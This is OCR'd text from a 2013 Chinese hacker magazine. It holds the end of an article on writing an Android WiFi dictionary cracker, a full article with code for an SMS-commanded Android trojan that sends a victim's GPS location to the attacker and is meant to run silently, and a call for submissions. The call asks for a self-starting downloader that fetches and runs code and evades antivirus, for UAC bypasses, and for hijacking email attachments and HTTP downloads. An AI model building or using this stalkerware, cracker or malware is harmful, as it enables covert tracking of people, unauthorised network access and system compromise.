

图 1 破解流程

整个过程中，重点在于判断需要破解的 SSID 是否存在，以及尝试连接指定 SSID 的 WIFI 热点。这两个功能在类 wifiman 中实现，下节将详述。

2）WIFI 的搜索和连接：wifiman

Wifiman 类实现了所有用于 WIFI 连接的相关函数，其中包含四个核心变量：

```
//定义一个WifiManager对象，实现wifi管理
private WifiManager mWifiManager;
//定义一个WifiInfo对象，获取指定网络连接的信息
private WifiInfo mWifiInfo;
//保存扫描出的网络连接列表
private List<ScanResult> mWifiList;
//网络配置信息列表
```

```
    private List<WifiConfiguration> mWifiConfigurations;
```

下面将对其中的 WIFI 扫描和 WIFI 连接进行介绍。

①搜索指定 SSID 的 WIFI 网络

在连接到指定 SSID 的 WIFI 网络之前，需要判断当前区域内能否搜索到该 SSID 的 WIFI 网络。在 wifiman 类中，通过函数 IsSSIDExist 实现 SSID 存在性的判断。其流程为：搜索当前区域内的 WIFI 网络；获取每个 WIFI 网络的信息，判断每个网络的 SSID 是否和需要破解的 SSID 一致；如果搜索结果中存在指定 SSID 的网络，则返回成功；否则返回 SSID 不存在。下面分别介绍该过程。

⑴搜索当前区域的 WIFI 网络

该功能有 wifiman 中的 startScan 实现。

```
    /* 扫描附近的网络 */
    public void startScan(){
        //打开wifi
        if(!mWifiManager.isWifiEnabled()){
            mWifiManager.setWifiEnabled(true);   }
        //扫描
        mWifiManager.startScan();
        try {Thread.sleep(3000);
        } catch (InterruptedException e) {
            e.printStackTrace();}
        mWifiList=mWifiManager.getScanResults();
        //得到配置好的网络连接
        mWifiConfigurations=mWifiManager.getConfiguredNetworks();
    }
```

⑵判断 SSID 是否存在

在 IsSSIDExist 中：

```
    int count = 0;
        count = mWifiList.size();
        count--;
        while (count >= 0){
        //判断SSID是否相等
        if (mWifiList.get(count).SSID.equalsIgnoreCase(strSSID)){
        /若存在，则获取WIFI加密方式
        if( true ==
mWifiList.get(count).capabilities.contains("WPA")){
        cipherType = WifiCipherType.WIFICIPHER_WPA;
        bExist = true;
        }else if(true ==
mWifiList.get(count).capabilities.contains("WEP")){
        cipherType = WifiCipherType.WIFICIPHER_WEP;
```

```
        bExist = true;
        }else
        bExist = false;
        break;
        }
    count--;
    }
    return bExist;
```

②连接到指定的 WIFI 网络

连接到指定的 WIFI 网络由两步实现：根据密码、加密类型和 SSID 设置连接信息并连接；获取连接状态，判断是否连接成功。

⑴尝试连接到指定 WIFI

该功能由 wifiman 中的 connect 实现。

```
    //传入要连接的无线网和密码，类型已经在判断SSID是否存在时获得
    public boolean Connect(String SSID,String Password) {
        // 开启wifi等操作
        ……
        //创建配置信息
        WifiConfiguration wifiConfig;
         wifiConfig =CreateWifiInfo(SSID,Password, cipherType);
        if (wifiConfig == null) {return false;}
        //将配置信息添加进去，并连接
        int netID = mWifiManager.addNetwork(wifiConfig);
        return mWifiManager.enableNetwork(netID, true);
    }
```

⑵判断连接结果

连接结果由 wifiman 中的 getConnectState 函数实现。共返回三种连接结果：成功、失败和正在连接（需要重复判断，直到成功或失败）。

```
    /*获得当前的连接状态  */
    public String getConnectState() {
        mWifiInfo = mWifiManager.getConnectionInfo();
        SupplicantState suppState = mWifiInfo.getSupplicantState();
        NetworkInfo.DetailedState state;
        state = mWifiInfo.getDetailedStateOf(suppState);
        String strRet;
        switch (state) {
        //连接失败
        case IDLE:;
        case DISCONNECTED:;
        case FAILED:;
```

```
        case BLOCKED:;
        case DISCONNECTING:
            strRet = "failed";
            break;
        //正在连接
        case SCANNING:;
        case AUTHENTICATING:;
        case CONNECTING:
            strRet = "connecting";
            break;
        //连接成功
        case OBTAINING_IPADDR:;
        case CONNECTED:
            strRet = "connected";
            break;
        default:
            strRet = "failed";
        }
        return strRet;
    }
```

测试

通过前面的介绍，基本上可以实现一个简单的针对 WEP/WPA 的 WIFI 暴力破解小工具，其运行界面如图 2 所示。

图 1 程序运行界面

之后在已安装了 Android 4.2 的 Desire HD 上进行真机测试，其中 xxxx 是笔者所使用的 WIFI 热点，加密类型为 WPA2/PSK。字典文件信息如图 3 所示，输入 SSID 开始破解，其中正确密码为红色遮盖的那个，如图 4 和图 5 所示。

图 3 字典和破解结果

图 4 开始破解

图 5 破解成功

总结

本文详细介绍了如何自己动手开发一款基于 Android 平台的 WIFI 密码破解工具的流程。经过测试，该破解工具能够对 WEP、WPA 利用字典进行有效的破解；同时，该工具支持后台运行，即开始破解之后可以按手机的 Home 键回到桌面，进行其他操作，此时程序将在后台继续破解 WIFI 密码，破解结果保存在 SD 卡中的 crackwifi 目录下的 password.txt 中，SSID 和密码以冒号“：”分隔。

Android 远程监控系统设计之架构设计

文/图 秦妮

近年来手机病毒横行，用户隐私遭到严重安全威胁，手机木马已经蔓延到各种操作系统平台，比如目前最火爆的 Android 平台。本文将和大家分享 Android 手机木马的设计及开发，在了解了木马原理后才能做到更好的防护。

与传统木马一样，手机木马也分为控制端和服务端，控制端用来发送控制指令并接收反馈信息，服务端则是安装在受害者手机上执行恶意指令的程序。从设计角度来说，控制端可以是短信指令形式或者网站指令形式，服务端接受短信指令执行指令操作或者服务端定期访问指令 URL 获取指令信息并执行相关指令。

我的设计思路是前者，使用短信作为控制指令，这样的设计比较简单，可以省去客户端的开发，使用手机自带的短信功能即可，类似于 webshell，只要有浏览器即可进行控制。

大体思路如下：攻击者将远控安装到受害者手机上，攻击者发送攻击指令，受害者手机执行相关代码，并将结果反馈给攻击者。比如攻击者发送短信指令“QN#weizhi”到受害者手机，受害者将回复短信“…”给攻击者，从而实现对受害者的定位追踪。软件原理及结构如图 1 所示。



图 1

了解原理后就可以着手开发了，使用通用的 Android 开发环境及步骤即可。首先申请权限，我们要用到收发短信和读取短信的权限，还有就是定位的权限。也就是说，需要在 AndroidManifest.xml 中添加如下权限：

```
<uses-permission android:name="android.permission.SEND_SMS"/>
<uses-permission android:name="android.permission.RECEIVE_SMS"/>
```

```
    <uses-permission android:name="android.permission.ACCESS_GPS"/>
    <uses-permission
android:name="android.permission.ACCESS_FINE_LOCATION"/>
    <uses-permission
android:name="android.permission.ACCESS_COARSE_LOCATION"/>
```

然后是定义广播接受者，用来接收短信广播，广播接受者也是在 AndroidManifest.xml 中添加，代码如下：

```
    <receiver android:name=".SMSReceiver">
        <intent-filter>
            <action
android:name="android.provider.Telephony.SMS_RECEIVED"></action>
        </intent-filter>
    </receiver>
```

接下来是实现短信接收处理类了，首先是接受并获取短信息，代码如下：

```
    Intent intent = getIntent();
    Bundle bundle = intent.getBundleExtra("mySMS");
    if (bundle != null) {
        Object[] pdus = (Object[])bundle.get("pdus");
        SmsMessage sms = SmsMessage.createFromPdu((byte[])pdus[0]);
        from = sms.getOriginatingAddress();
        message = sms.getMessageBody();
```

接下来是判断是否为指令，这里使用的是短信开头如果是“QN#”则是控制指令信息，因此只要判断短信前几位字符即可。

```
    if(message.startsWith("QN#")){
        message = message.replaceFirst("QN#", "");
```

如果是指令信息，则解析具体指令，也就是判断“QN#”以后的信息。如果是“weizhi”指令，则调用getLocation函数获取当前位置坐标并发送你给攻击者。

```
    if(message.toLowerCase().contains("weizhi")){
        getLocation();
    }
```

getLocation 函数中有两个功能，分别是发短信和定位，下面逐一实现这些功能，先是发短信，代码如下：

```
    private void sendSMS(String phoneNumber, String message)
    {
```

```
        PendingIntent pi = PendingIntent.getActivity(this, 0,
          new Intent(this, SMSRemote.class), 0);
        SmsManager sms = SmsManager.getDefault();
        sms.sendTextMessage(phoneNumber, null, message, pi, null);
    }
```

然后是获取当前位置坐标，代码如下，具体API使用就不多说了，Adnroid SDK里有很详细的说明和实例代码。

```
    private void getLocation() {
        LocationManager locationM = (LocationManager)
this.getSystemService(Context.LOCATION_SERVICE);
        List<String> providers = locationM.getProviders(true);
        Location loc = null;
        for (int i=providers.size()-1; i>=0; i--) {
                loc = locationM.getLastKnownLocation(providers.get(i));
                if (loc != null) break;
        }
        double[] gps = new double[2];
        if (loc != null) {
                gps[0] = loc.getLatitude();
                gps[1] = loc.getLongitude();
        }else{
            gps[0] = -1;
            gps[1] = -1;
        }
        sendSMS(from,"Latitude: " + String.valueOf(gps[0]) + "\nLongitude:
" + String.valueOf(gps[1]));
    }
```

到这里整个远控框架已经很清楚了，还可以自己添加其他功能和指令，添加的方法分以下几步：

1、添加权限

2、判断指令

3、指令功能实现。

开发手机远程控制是不是也没有那么复杂呢，代码编写好了，下面测试下我们的定位追踪功能吧。本文使用虚拟机进行测试，开启两部虚拟手机，攻击者号码是 15555215556，受害者号码是 15555215554。攻击者发送攻击指令“QN#weizhi”到受害者号码，受害者接收到指令并执行，然后发送反馈短信给攻击者，可以看到在反馈短信中存在当时的位置坐标，如图 2 所示。



图 2

注意，这里有两点要说明一下，一是我们为了测试效果没有隐藏服务端界面，并将调试信息打印在受害者手机界面中，在实际开发成品时可以实现后台静默执行。二是在反馈的位置短信中，位置坐标是-1.0 和-1.0，这是没有实际意义的数据，原因是虚拟机没有真实 GPS 设备，不能实现真实的定位，仅返回-1.0 和-1.0 表示功能正常，在真机测试中是可以返回真实位置信息的。

本文到这里基本结束了，在后续的文章中将继续增加相关功能，希望大家喜欢。

（完）

黑客防线于 2013 年推出新的约稿机制，每期均会推出编辑部特选的选题，涵盖信息安全领域的各个方面。对这些选题有兴趣的读者与作者，可联系投稿信箱：hadefence@gmail.com，或者 QQ：675122680，确定有意的选题。按照要求如期完成稿件者，稿酬从优！第 6 期的选题如下：

1.绕过 Windows UAC 的权限限制

自本期始，黑客防线杂志长期征集有关绕过 Windows UAC 权限限制的文章（已知方法除外）。

1）Windows UAC 高权限下，绕过 UAC 提示进入系统的方法；

2）Windows UAC 低权限下，进入系统后提高账户权限的方法。

2.暴力破解密码

要求：

1）针对远程桌面、VNC、SSH、R-admin、PCAnywhere、FTP 暴力破解密码；

2）读取指定的用户名和密码字典文件；

3）采用多线程；

4）所有函数都必须判断错误值；

5）使用 VC++2008 编译工具实现，控制台程序；

6）代码写成 C++类，直接声明类，调用类成员函数就可以调用功能；

7）支持 Windows XP/2003/7。

3.搜索已删除文件

说明：

搜索磁盘中已经删除的文件、文件夹，实现如下功能。

要求：

1）支持 FAT32 /NTFS 文件系统；

2）恢复文件名称、路径以及时间等信息；

3）尝试恢复文档类文件，比如 DOC、PDF 等（可选）；

4）使用 C 或 C++语言，VC6 或者 VC2008 编译工具实现，程序可以在命令行下运行。

4.Android WIFI Tether 数据转储劫持

说明：

WIFI Tether（开源项目）可以在 ROOT 过的 Android 设备上共享移动网络（也就是我们常说的 Wi-Fi 热点），请参照 WIFI Tether 实现一个程序，对流经本机的所有网络数据进行分析存储。

要求：

1）开启 WIFI 热点后，对流经本机的所有网络数据进行存储；

2）不同的网络协议存储为不同的文件，比如 HTTP 协议存储为 HTTP.DAT；

3）针对 HTTP 下载进行劫持，比如用户下载 www.xx.com/abc.zip，软件能拦截此地址并替换 abc.zip 文件。

5.Windows7 下 Hook API

要求：

1）Ring3 下针对 lsass.exe 进程的 CryptGenKey 函数进行挂钩，跳到自己的函数中，再返回到真实函数；

2）支持 32 位和 64 位 Windows7；

3）使用 VC++2008 编译工具实现，控制台程序；

4）代码写成 C++类，直接声明类，调用类成员函数就可以调用功能。

6.编写下载者

说明：

编写一个下载者程序，每次开机启动后，都能从指定网站获取数据，下载并执行。

要求：

1）将该程序上传到邮箱，然后下载到机器上运行，不会有 SmartScreen 提示。

2）Windows UAC 安全设置最高，程序自身运行时无提示，能获取系统管理员权限。

3）执行其他程序也能无提示获取系统管理员权限。

4）能绕过 360 安全卫士监控，加载驱动保护自身，隐藏和保护指定的文件，隐藏连接，使用 Xuetr、PowerTool 工具无法查看到文件和连接。

5）免杀过 360 安全卫士、360 杀毒等主流杀软。

6）程序没有签名。

7）运行的系统补丁打到最新。

8）支持操作系统 Windows xp/2003ista/7/2008/8。

9）以上所有功能，能在 32 位和 64 位系统上通用稳定。

7.邮箱附件劫持

说明：

编写一个程序，当用户在浏览器上登录邮箱（本地权限），发送邮件时，自动将附件里的文件替换为另外一个文件。

要求：

1）支持 Gmail、hotmail、yahoo 新版旧版、163、126。

2）支持 IE 浏览器 6/7/8/9/10，或支持火狐浏览器，或谷歌浏览器。

8.突破 Windows7 UAC

说明：

编写一个程序，绕过 Windows7 UAC 提示，启动另外一个程序，并使这个程序获取到管理员权限。

要求：

1）Windows UAC 安全设置为最高级别；

2）系统补丁打到最新；

3）支持 32 位和 64 位系统。

2013 征稿启示

《黑客防线》作为一本技术月刊，已经 13 年了。这十多年以来基本上形成了一个网络安全技术坎坷发展的主线，陪伴着无数热爱技术、钻研技术、热衷网络安全技术创新的同仁们实现了诸多技术突破。再次感谢所有的读者和作者，希望这份技术杂志可以永远陪你一起走下去。

投稿栏目:

首发漏洞

要求原创必须首发，杜绝一切二手资料。主要内容集中在各种 0Day 公布、讨论，欢迎第一手溢出类文章，特别欢迎主流操作系统和网络设备的底层 0Day，稿费从优，可以洽谈深度合作。有深度合作意向者，直接联系总编辑 binsun20000@hotmail.com。

Android 技术研究

黑防重点栏目，对 android 系统的攻击、破解、控制等技术的研究。研究方向包括 android 源代码解析、android 虚拟机，重点欢迎针对 android 下杀毒软件机制和系统底层机理研究的技术和成果。

本月焦点

针对时下的热点网络安全技术问题展开讨论，或发表自己的技术观点、研究成果，或针对某一技术事件做分析、评测。

漏洞攻防

利用系统漏洞、网络协议漏洞进行的渗透、入侵、反渗透，反入侵，包括比较流行的第三方软件和网络设备 0Day 的触发机理，对于国际国内发布的 poc 进行分析研究，编写并提供优化的 exploit 的思路和过程；同时可针对最新爆发的漏洞进行底层触发、shellcode 分析以及对各种平台的安全机制的研究。

脚本攻防

利用脚本系统漏洞进行的注入、提权、渗透；国内外使用率高的脚本系统的 0Day 以及相关防护代码。重点欢迎利用脚本语言缺陷和数据库漏洞配合的注入以及补丁建议；重点欢迎 PHP 、JSP 以及 html 边界注入的研究和代码实现。

工具与免杀

巧妙的免杀技术讨论；针对最新 Anti 杀毒软件、HIPS 等安全防护软件技术的讨论。特别欢迎突破安全防护软件主动防御的技术讨论，以及针对主流杀毒软件文件监控和扫描技术的新型思路对抗,并且欢迎在源代码基础上免杀和专杀的技术论证！最新工具，包括安全工具和黑客工具的新技术分析，以及新的使用技巧的实力讲解。

渗透与提权

黑防重点栏目。欢迎非 windows 系统、非 SQL 数据库以外的主流操作系统地渗透、提权技术讨论，特别欢迎内网渗透、摆渡、提权的技术突破。一切独特的渗透、提权实际例子均在此栏目发表，杜绝任何无亮点技术文章！

溢出研究

对各种系统包括应用软件漏洞的详细分析，以及底层触发、shellcode 编写、漏洞模式等。

外文精粹

选取国外优秀的网络安全技术文章，进行翻译、讨论。

网络安全顾问

我们关注局域网和广域网整体网络防/杀病毒、防渗透体系的建立；ARP 系统的整体防护；较有效的不损失网络资源的防范 DDos 攻击技术等相关方面的技术文章。

搜索引擎优化

主要针对特定关键词在各搜索引擎的综合排名、针对主流搜索引擎的多关键词排名的优化技术。

密界寻踪

关于算法、完全破解、硬件级加解密的技术讨论和病毒分析、虚拟机设计、外壳开发、调试及逆向分析技术的深入研究。

编程解析

各种安全软件和黑客软件的编程技术探讨；底层驱动、网络协议、进程的加载与控制技术探讨和 virus 高级应用技术编写；以及漏洞利用的关键代码解析和测试。重点欢迎 C/C++/ASM 自主开发独特工具的开源讨论。

投稿格式要求：

1）技术分析来稿一律使用 Word 编排，将图片插入文章中适当的位置，并明确标注“图 1”、“图 2”；

2）在稿件末尾请注明您的账户名、银行账号、以及开户地，包括你的真实姓名、准确的邮寄地址和邮编、、QQ 或者 MSN、邮箱、常用的笔名等，方便我们发放稿费。

3）投稿方式和和周期：

采用 E-Mail 方式投稿，投稿 mail：hadefence@gmail.com、QQ：675122680。投稿后，稿件录用情况将于 1～3 个工作日内回复，请作者留意查看。每月 10 日前投稿将有机会发表在下月杂志上，10 日后将放到下下月杂志，请作者朋友注意，确认在下一期也没使用者，可以另投他处。限于人力，未采用的恕不退稿 ，请自留底稿。

重点提示：严禁一稿两投。无论什么原因，如果出现重稿——与别的杂志重复——与别的网站重复，将会扣发稿费，从此不再录用该作者稿件。

4）稿费发放周期：

稿费当月发放，稿费从优。欢迎更多的专业技术人员加入到这个行列。

5）根据稿件质量，分为一等、二等、三等稿件，稿费标准如下：

一等稿件　　900 元/篇

二等稿件　　600 元/篇

三等稿件　　300 元/篇

6）稿费发放办法：

银行卡发放，支持境内各大银行借记卡，不支持信用卡。

7）投稿信箱及编辑联系

投稿信箱：hadefence@gmail.com

编辑 QQ：675122680